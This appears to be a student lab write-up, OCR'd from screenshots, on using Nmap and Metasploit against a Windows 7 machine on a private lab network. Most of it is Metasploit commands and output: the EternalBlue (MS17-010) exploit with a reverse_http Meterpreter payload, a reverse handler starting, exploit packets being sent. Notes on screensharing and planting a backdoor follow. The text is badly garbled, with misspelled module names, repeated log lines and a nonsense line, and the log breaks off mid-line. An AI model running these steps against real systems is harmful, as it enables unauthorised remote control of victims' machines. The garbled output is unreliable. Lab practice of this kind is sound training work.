Task: Nmap and Metasploit

STEP-1 Check ip of victim machine

STEP-2

Ip of attacking machine

```
(kali@ kali)-[~]
s ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.5 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::1402:6519:eea5:129a prefixlen 64 scopeid 0×20<link>
    ether 00:0c:29:ce:28:7c txqueuelen 1000 (Ethernet)
    RX packets 8595 bytes 5044679 (4.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8282 bytes 814861 (795.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10host
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6807 bytes 370112 (361.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6807 bytes 370112 (361.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

STEP-3 Namp "-A" for OS and service detection

STEP-4

Execute scripts

STEP-5

msfconsole

```
| Metaploit tip: Save the current environment with the save command, feture console restarts will use this environment again

| Metaploit TPark, System Security Interface | Park of the Command of the C
```

STEP-6

Set RHOST

```
msf6 exploit(mindows/smb/msl7_010_eternalblue) > set RHOSTS 192.168.10.7
RHOSTS ⇒ 192.168.10.7
msf6 exploit(mindows/smb/msl7_010_eternalblue) > set payload windows/x64/meterpreter/reverse_http
payload ⇒ windows/x64/meterpreter/reverse_http
msf6 oxploit(mindows/x64/meterpreter/reverse_http)
payload ⇒ windows/x64/meterpreter/reverse_http
```

<u> STEP-7</u>

Show payload


STEP-8

```
Run payload

msf6 exploit(windows/smb/ms17_010_eternalblue) > set
payload ⇒ windows/x64/meterpreter/reverse_http
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
                                                                                                                                                                                                                                                                                                                 ) > set payload windows/x64/meterpreter/reverse_http
                               | Started HTTP reverse handler on http://192.168.10.5:8080
| 192.168.10.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
| 192.168.10.7:445 - Host is likely VULNERABLE to Ms17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
| 192.168.10.7:445 - Scanned 1 of 1 hosts (100% complete)
| 192.168.10.7:445 - Scanned 1 of 1 hosts (100% complete)
| 192.168.10.7:445 - Connecting to target for exploitation.
| 192.168.10.7:445 - Connecting to target for exploitation.
| 192.168.10.7:445 - Target 30 Selected valid for 05 indicated by SMB reply
| 192.168.10.7:445 - Target 30 Selected valid for 05 indicated by SMB reply
| 192.168.10.7:445 - 0.400000000 57 69 6e 46 67 77 72 03 72 04 86 f 6d 65 20 42 Windows 7 Home B
| 192.168.10.7:445 - 0.400000000 57 69 6e 46 67 77 72 03 72 04 86 f 6d 65 20 42 Windows 7 Home B
| 192.168.10.7:445 - 0.400000000 57 69 6e 46 67 77 72 03 72 04 86 f 6d 65 20 42 Windows 7 Home B
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| 192.168.10.7:445 - 0.400000000 57 69 6e 46 67 77 72 03 72 04 86 f 6d 65 20 42 Windows 7 Home B
| 192.168.10.7:445 - 0.400000000 57 69 6e 46 67 77 72 03 72 04 86 f 6d 65 20 42 Windows 7 Home B
| 192.168.10.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
| 192.168.10.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
| 192.168.10.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
| 192.168.10.7:445 - Sending slb but last fragment of exploit packet
| 192.168.10.7:445 - Sending slb but last fragment of exploit packet
| 192.168.10.7:445 - Sending slb but fragment of exploit packet
| 192.168.10.7:445 - Sending slb but fragment of exploit packet
| 192.168.10.7:445 - Sending slb but fragment of exploit packet
| 192.168.10.7:445 - Sending slb but fragment of exploit packet
| 192.168.10.7:445 - Sending slb but for slb but fragment of exploit packet
| 192.168.
```

STEP-9

Screensharing



BACKDOOR:

(To get access of victim machine's commands prompt) Generating txt file in victim machine.

